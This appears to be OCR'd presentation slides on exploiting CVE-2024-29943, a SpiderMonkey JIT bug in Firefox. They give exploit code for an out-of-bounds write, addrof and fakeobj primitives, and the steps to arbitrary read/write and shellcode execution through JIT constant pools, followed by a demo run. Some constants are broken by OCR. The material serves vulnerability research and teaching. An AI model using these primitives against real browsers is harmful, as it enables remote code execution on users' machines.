
Ensure we can OOB access every index from 0x8000_0000 to 0xffff_ffff

(2) Using sprayRefArr[63] to OOB Write sprayRefArr[1]'s Length

```
function opt(karr, arr) {
    let objectKeysLength = Object.keys(karr).length;
    let leftShift = objectKeysLength << 3;
    let lowerBound = leftShift >> 31;
    // Expected: [0, 0]; Real: [0xffff_ffff, 0]; Trigger: 0xffff_ffff (-1)
    lowerBound *= 2 ** 30;
    lowerBound *= 2;
    for (let i = 1; i >= lowerBound; i--) {
        if (i === 1 || i === lowerBound + 0x23dfffe || i === lowerBound +
0x23dffff) {
            arr[i] = (i === lowerBound + 0x23dfffe) ? -
3.105034704004787487084023936 47E231 : -3.10503471629489554592565359544E231;
            // flags, initializedLength, capacity, length
            // 0xEFFFFFFF00000000, 0xEFFFFFFF021FFFFE
        }
    }
}
```

Actual 0x8000_0000

Address Of & Fake Object: Spray Heap Array & Overwrite Array Length





```
let bigIntArray = sprayRefArr[0];
let objArr = sprayRefArr[1];

function addrof(obj) {
    objArr[0x403fffe] = obj;
    return bigIntArray[0];
}

function fakeobj(addr) {
    bigIntArray[0] = addr;
    return objArr[0x403fffe];
}
```

Arbitrary Address Read: Fake a JSExternalString


- We cannot fake normal object to achieve aribitrary address R/W.
  - That's because the original OOB capability don't support access backward.
  - Hence unable to leak entropy, i.e. *shape* field in *NativeObject*.
- We need to fake an Object don't need entropy. Meanwhile it can access any address.
  - Fortunately, there exists a kind of object called JSExternalString.



js/src/vm/StringType.h
class JSExternalString
Please ref to [SMDOC] JavaScript Strings & Flag Encoding

Arbitrary Address Write: Fake a BigUint64Array


- That’s pretty routine after we get arbitrary address read.
- Simple create a BigUint64Array and read entropy from it.



RCE: Abuse Machine Code Constant Pool

- In SpiderMonkey, JITed code doesn't in RWX pages but RX pages.
  - Hence we couldn't overwrite them.
- But double constants used in JITed functions will be placed exactly after machine code meanwhile in RX pages. So we
  - Turn shellcode into double constants
  - Find the starting address of double constants
  - Write it into the *JSJitInfo*'s function pointer
- Finally, call the shellcode function.

Demo


gecko-dev - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
GECKO-DEV
modules
mozconfigs
mozglue
netwerk
nsprpub
obj-opt-x86_64-pc-linux-...
other-licenses
parser
python
remote
security
services
servo
startupcache
storage
supply-chain
taskcluster
testing
third_party
toolkit
tools
uriloader
view
widget
xpcom
xpfe
OUTLINE
TIMELINE
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
bash
jack@Ubuntu2204:~/Documents/JavaScriptEngine/gecko-dev$ obj-opt-x86_64-pc-linux-gnu/dist/bin/js --ion-offthread-compile=off --spectre-mitigations=off CVE-2024-29943.js
afbdf682*
0 0
0

Thank you!

Reference

1. https://x.com/maxpl0it/status/1771258714541978060
2. https://hg.mozilla.org/mozilla-central/rev/45d29e78c0d8f9501e198a512610a519e0605458
3. https://github.com/mozilla/gecko-dev/commit/81806e7ccec7dde41e37c9891592a6e39ce46380
4. https://doar-e.github.io/blog/2018/11/19/introduction-to-spidermonkey-exploitation/
5. https://starlabs.sg/blog/2020/04-tianfu-cup-2019-adobe-reader-exploitation/